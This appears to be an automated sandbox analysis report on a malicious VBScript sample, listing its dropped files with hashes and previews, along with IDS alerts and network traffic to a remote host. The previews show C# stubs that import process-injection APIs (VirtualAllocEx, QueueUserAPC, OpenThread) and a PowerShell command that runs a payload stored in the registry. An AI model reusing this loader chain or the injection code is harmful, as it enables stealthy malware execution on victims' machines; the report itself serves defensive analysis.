SHA-512:	B8AEAA817507DBD0F68B6C818AC853EECE0142B2F7947D11EBED5E2E73FC686A6095F0346DDC5F02AB03811D3E6CDA02C2FC3F3354802269097A524AA5E21BC0
Malicious:	false
Preview:	nuVxmtfPOkxsqDRmNtpwaYMLjnsGLZCAHGQqTtycsDjZbtCvNeRxcWtBfBaQtXRcrqxtPBCLTPFEK

C:\Users\user\AppData\Local\Temp\keyboard.lua	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.648312868697135
Encrypted:	false
SSDEEP:	768:2Z6B5EtsTAPuzC7Igx8/E960f2CzjdXB+5l2IxEdkYSDmVBWBsg8:C6ut64eWDx8/kl2eBug24RSD4BOR8
MD5:	4B863026EE0B83038086EEC9B2B15B3F
SHA1:	368CCCF8D096A9703C550AEB44E79566559A2C30
SHA-256:	F29BE9554FE794A232D7112AF27CB889EEBF433016729406937E7EAFEE490525
SHA-512:	01742AB4FFF4A3AB5D99C8164143E972AE0188155F134BC25B5BF859DC0BAEFCC75DD74B07A8CBCA29F2AF71E545DF8A4B683BAA1AC5534E7A23925B1A7E7058
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....|._.....!...I..... ....@.....w.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1....SWV.e.....^_[.1.H)..a...u..j@h.0..h@...j....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\launch.mkv	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	43
Entropy (8bit):	4.675923766179064
Encrypted:	false
SSDEEP:	3:K92KDfjsBTK8:K92cbsb
MD5:	F8CA0042FB4A32A3179436AAEDBF4D87
SHA1:	317A7B9BC93CA0078B3004C9F2C2019F2FFA3B09
SHA-256:	EA1484EE2EBC4F311F257A2A1A668D4BB09F23B2A371488ACA7A2F4DDE8526AE
SHA-512:	D196DA09A2049D527ABE80E4FAE6641C6C4EF61BBA6F41CEF713BD3658E07E1C8ADC4FC9CD8A78DA62AD87224DFA5F0C2C7A07A4A6DE2F510A85278CFA8D 54F
Malicious:	false
Preview:	MrcMPSvcpdDKoOgLPkSBfakIISjAeiEngiXvcIoprTY

C:\Users\user\AppData\Local\Temp\porpoise.sh	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	46
Entropy (8bit):	4.675310868912362
Encrypted:	false
SSDEEP:	3:+5h11M1NKA:Ej1S9
MD5:	056D1A43D0010C2A117D7B53497027AC
SHA1:	AE1712E5B1B32BEF952E266ADBD2DE08B34D29FE
SHA-256:	F659115E03C51D4EF980F825621D29003B27AE7A80D143FC4B654C6A2BFABD66
SHA-512:	0555925AEFF602D2F029DEEE33014FE1B64B48D2E00FF2C3FE21E2170ADEE4631B4A73F75752E89901BC3DA859D75A896570C19A48098F526ED0FD02845CD83
Malicious:	false
Preview:	xSsSILaSpdktldvONLBVQIEMUDpKIDPPEExjqPbHPeaaAb

C:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.105998347194824
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry+ak7YnqqMPN5Dlq5J:+RI+ycuZhNwakSMPNnqX
MD5:	1045D3A70998A03863E4194E35353CC2
SHA1:	996DF36A4D0C28140DFC34B7F2B4D85E2FF87148
SHA-256:	104A93C75D1CA9FB7738632B4D74B904DF8C080D9E3BBE2BB6E02B28F31A4493
SHA-512:	1E3B2E5FA209E572456338503910C5DE7EB3C105A96B8234B6FB6B030F96811C6A72F79E783EEB4C48C2EB68E15D06687EA115640155F4210D502CF46ED82315
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.g.u.y.h.t.w.2...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...r.g.u.y.h.t.w.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B4 1
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.237583114938602
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fAiTASUzxs7+AEszIN723fAiTAg:p37Lvkmb6K2aRTVUWZETaRTP
MD5:	8F2FB9BF827C3D06E31BD670B038A867
SHA1:	65C0ED357C59701955B55B42E0064E0DC6FFACE2
SHA-256:	1F0C0661ED9AFDE0D8799C1AC7B6E6EC9EEBE5CE2DAFE3D00A65A33731E514A7
SHA-512:	33172D3AD387E7D650A0077DB4680696AF4C9EE9C6C79A2B6FF617675F1F14059A0603EB6EE4C5CB6A8D94E28AE5445208389911308EA0FE6B3AC51E4FB0B8D
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs"

C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6323124081228144
Encrypted:	false
SSDEEP:	24:etGSLWM+WEei8MTx2qHtLUyBr4OdWtGYwxhtkZfekw7I+ycuZhNwakSMPNnq:687qMTxzJUyNNWQYwSJe11ulwa3cq
MD5:	B03C1039C7864BA56F555EC132624BAA
SHA1:	EE33C9CC00CFE13F00688C02C36BFBF34FEEC5B8
SHA-256:	4599DD59AE788FA8A619B34D4FDAF4C17B6D5BB29D5423AD6E9A51968F4E78B2
SHA-512:	22802365C39D33A53BB5002F3D0B8FC878CD372F6A086FAD4297CF3C2532A922E492615DEDFF42BA270B047CFFCAFD19CF837566B3B5A0CB9687076D4E7D950
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e.....p.....v....._.!..._...!._.&..._.....+.....4.:.....6.....H.....P..... .....<Module>.rguyhtw2.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\sticky.jpeg	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.839395444285957
Encrypted:	false

C:\Users\user\AppData\Local\Temp\sticky.jpeg	
SSDEEP:	3:N8T9RGv9bHnpXzaVxy:NYGZH5zK0
MD5:	23B3674BC0903BB8C2413394013494C4
SHA1:	A5B49062C85B1E158F59A292DD5A8D6A2B7297AF
SHA-256:	56102944D67F0879245BE283AE66DD9A5DFC8C919827BC0408E96FA68817D9CD
SHA-512:	5B71AF586DDBCB55D657D48B8D4B48329F0B5822A0F1D3F8B5E31177D1935DB9259AABF3DC6E2C9BC2B62CA8056F9D85AB8D96879BB5C6FAEA0F55B3EE0A5D5F
Malicious:	false
Preview:	xswhVlCKWJGUXdpHnfSUKXcGcUTEoGPIjbKMLnFniccEjSbhjTgIyGCcW

C:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1062907223257183
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry8Qak7YnqqvVPN5Dlq5J:+RI+ycuZhNrakSdPNnqX
MD5:	027CB56E3155D0479154E140D6847D8D
SHA1:	7BC4B84401EE21379B1184768B2A5CADF308259A
SHA-256:	28523B710B414C3002D03619CB07EF288E8A9BC48A46AF243BB81FCF099423BC
SHA-512:	DF38BF2382343BABD39B96943B7FE303B399779E86E3ECD128AFDA572916D2F81D2DB125DE684FF44BEC73F7744D208E9ECE4B312D7106C9007EC207B79CDEC
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.v.u.a.u.j.r.2...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.v.u.a.u.j.r.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.219524225089975
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723ficAzxs7+AEszIN723fic9:p37Lvkmb6K2a65WZETa6k
MD5:	5BCA92D1DAC05C9B5D98879324CC0D27
SHA1:	25035E63A39298094065A04FF01E5960DBF2B91C
SHA-256:	3ACA472DAC399DFA37C9810AA69B7DDB15C0B91ED2B4181C28EFEBF5FACF19FC
SHA-512:	ABB5145560697AAE790179FFE4225FD9CE6075146DC55EEDF1D58FA5629667FFF80608EB0D25A7856F4014CC2C631DF7C3C106453D22964ADCB44D948D1DDEE
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs"

C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6035828873185554
Encrypted:	false
SSDEEP:	24:etGSHW/W2Dg85xL/XsB4z1L4zqhRqPPtkZfJAn+II+ycuZhNrakSdPNnq:6jWb5xL/OabuuJJqn1ulra3Hq
MD5:	96910EBDB709DDBB32CEEB2AE8092C08
SHA1:	3CFC231DA2DCE77C55957DF777FA767B0FE9E5AE
SHA-256:	E8CC762F1C4DE3DCAC2A8521E5869A9C86D244DF9D41C8D4DCAABFAE19A760CF
SHA-512:	2D1C423A71F5E4C46FC6DE402ABE76AA0DD80916D14B3370502121B5F3C2C3BED6EC5931B0875D8A26D3C81C93D2AAD41807359E09B10F7ADDEBC6581B20E F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... ..... .@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g....o....{.....a. ...a...!.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.tvuaujr2.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF04D92DD117644127.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40161
Entropy (8bit):	0.6714119028543811
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+5XF032g71MhDhjg71MhDhwg71MhDht:kBqoxKAuqR+5XF032g71M/g71MMg71MJ
MD5:	386C37323C3A43DAD06C7C66B966F25C
SHA1:	CAA41F34B74C92CBA4E6E476CFF014F9AA278F87
SHA-256:	EE346AA5AD1B91EDBD04E47447A93D5D9B19C16C7F1D6F7295390D55003E1513
SHA-512:	81C8A159E6397B523B7DC5B70E620AE39653B630F937359CDD2F30FABF4FCC8BF503DEC5DF10443F1869D09831A2D90233990402D1CE1BDAA322B1B0AD314B7 D
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF3DD0F85F7A7210BD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6138893879973648
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loD9loD9lWY9HPYoSYRJpq:kBqoIka+PYfYRJpq
MD5:	2ECFC300787A53C8B21D17BD5C95F9CF
SHA1:	49727B9DABB4D9781D0CA163804719096D8C3B8B

C:\Users\user\AppData\Local\Temp\~DF3DD0F85F7A7210BD.TMP	
SHA-256:	1C1B64E0AE0D67F1D0BB3FD96B2C5FEB90A0DB0BB55F4411EE45452B0217653C
SHA-512:	780DA47A7819181ED9EB2BA49B6F83B64B1362D1EE4AD54CAB9C77166261BA8C9944E5B12DFD2ACE6EFF3E569695C2318756DEA644A46D32806482FBE1BBBFE6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF8EFCC5FF9975D4C6.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40201
Entropy (8bit):	0.6802504450112937
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+5XF03S+t7zl1xl0+t7zl1xl3+t7zl1xlo:kBqoxKAuqR+5XF03SC7zluC7zlRC7zlC
MD5:	14B18D20F39BFA37873A9290CB97478C
SHA1:	62BFC9133BC5B48AF0984E0CCBE150AABEEBB9C0
SHA-256:	99AE6821EF82B4A98724B1A83AC8745CCDF5002D567E702A745423FC05540902
SHA-512:	E02068A9F31D1785D808E6AD74872487EAC80A9D244406ACE10226EC62D257D4419F1EAF2A5DB1033B2557FED57BF3DB1E04D3BC1C7F203875FF91F477CE928
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFBDD3BA67E48C81AE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40097
Entropy (8bit):	0.6606009800883811
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+rl3elYmqIvnmqIvUmqIvx:kBqoxKAuqR+rl3elYmqunmquUmqux
MD5:	CB2F376B745D937991892D54EE3E3665
SHA1:	0F20B2CA2D04D12EADD92A7A870EC9197FEC11CE
SHA-256:	4940F6E60B56833AE7DED406ED447E090B4800A923B50E6C12477409F5036A36
SHA-512:	6647FDDADEB24A952391FCDF809BF5A95947E7EB1FF7C780DAB839CBE5C41CAF1751DB45F0367E0FE8A44CDA0C6D9066F8BAC1E9CFBD7755C7EDF68852302D1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	54
Entropy (8bit):	4.275437216757346
Encrypted:	false
SSDEEP:	3:+UUuFt1JRF7H3HddBWDARry:+KBvoDAR+
MD5:	03FC81307C57C4D5EC822E172DEF2343
SHA1:	20CB42369F2981B742B5BD74FB6659D44B314F34
SHA-256:	6B0B0E74A2C86810725B4546EC8AA990DE156FE710E003008B1ACACAF4D7F4EE
SHA-512:	4134752637A1BC2D3FB61331F96A5E310611E46E841A27BB49B6E0A2A706843E714A7B7574C52DC6115607AF98ED52BB30E54BC13B72C3DCF07A56A3637B0F5E
Malicious:	false
Preview:	24-11-2020 20:29:34 | "0xb88d3fdf_5fa2c6da2ccbb" | 0..

C:\Users\user\Documents\20201124\PowerShell_transcript.347688.ZOAJ0jXR.20201124202850.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

C:\Users\user\Documents\20201124\PowerShell_transcript.347688.ZOAJ0jXR.20201124202850.txt	
Size (bytes):	1195
Entropy (8bit):	5.31390897516737
Encrypted:	false
SSDEEP:	24:BxSAnv7vBVL8x2DOXUWOLCHGIYBtLWZ3HjeTKKjX4CIym1ZJX/1OLCHGIYBtcUnU:BZzvTL8oORF/Z3qDYB1Z5FYZZA
MD5:	1BE0A9660C540D8360BD32A6053A9102
SHA1:	E19A2FC781E76DF3B0042B155560AF63AD389E56
SHA-256:	73C7401784049370AB3EC9872925A60EB0ADFAE0636E402B2DCC3699863797CD
SHA-512:	BFCC9EB0E2A0A2511F3F150A0C86008B3F640453C130D1A42894757C7CE30493E4C07EA67026160CE13D106741C36E672390C5D3E6E127009C342864AD4FBEBA
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201124202850..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 6836..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201124202850..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).base bapi))..**********

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	5.2777079306336985
TrID:	
File name:	6Xt3u55v5dAj.vbs
File size:	364155
MD5:	b084aca5f3402f34f041df71b624e7b0
SHA1:	503b5a3765f5a6557d82750cefb30b74ab0b2768
SHA256:	3f55535b933b6cfb6f29e29df11fa50872dfcfad30dbf5c2b2ab0380441a200f
SHA512:	c38915cd811d727d440e057e2d4fa3329b00249a0025d9b9272ede1f2acf1749d819f33423eb028ffcfe8c7ddc0ce4e965a3720db7c8ff7ce933ae0fc94ef499
SSDEEP:	6144:E6NNJNuAZZtCYo7HJ8V9UplifqyHR0j74gEWSl:prptro7HyOplifqyHR0jcWl
File Content Preview:	REM scrappy cook safety apprehension Ontario snare wear, befog, obligate pansy giraffe Masonite kingdom plead. 2807625 portmanteau girt mainframe Walpole ebony lanthanide Lateran hacienda medicine alfalfa repelled became pinkish Marriott righteous attent

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/24/20-20:29:45.236024	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60211	8.8.8.8	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:28:29.673445940 CET	49730	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:29.673465967 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:29.934448957 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:29.934544086 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:29.935023069 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:29.953624964 CET	80	49730	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:29.953728914 CET	49730	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.237412930 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.932849884 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.932915926 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.932955980 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.932971001 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.933002949 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.933018923 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.933023930 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.933078051 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.933134079 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.933182955 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.933216095 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.933222055 CET	49731	80	192.168.2.6	47.241.19.44
